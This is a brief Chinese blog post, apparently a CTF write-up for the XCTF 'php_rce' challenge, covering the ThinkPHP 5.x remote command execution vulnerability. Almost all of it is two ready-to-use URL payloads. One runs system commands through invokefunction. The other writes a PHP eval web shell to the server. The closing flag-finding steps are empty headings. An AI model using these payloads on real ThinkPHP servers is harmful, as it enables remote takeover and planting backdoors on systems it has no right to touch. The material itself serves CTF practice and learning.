XCTF php_rce

原创

夏了茶糜 于 2020-03-31 11:45:49 发布 465 收藏 1

分类专栏： CTF-WEB

本文链接：https://blog.csdn.net/qin9800/article/details/105218920

ThinkPHP 5.X远程命令执行漏洞


利用system函数远程命令执行

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

写入shell

```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo ^<?php @eval($_P
OST[cmd]);?^> >shell.php
```

查找flag



查看flag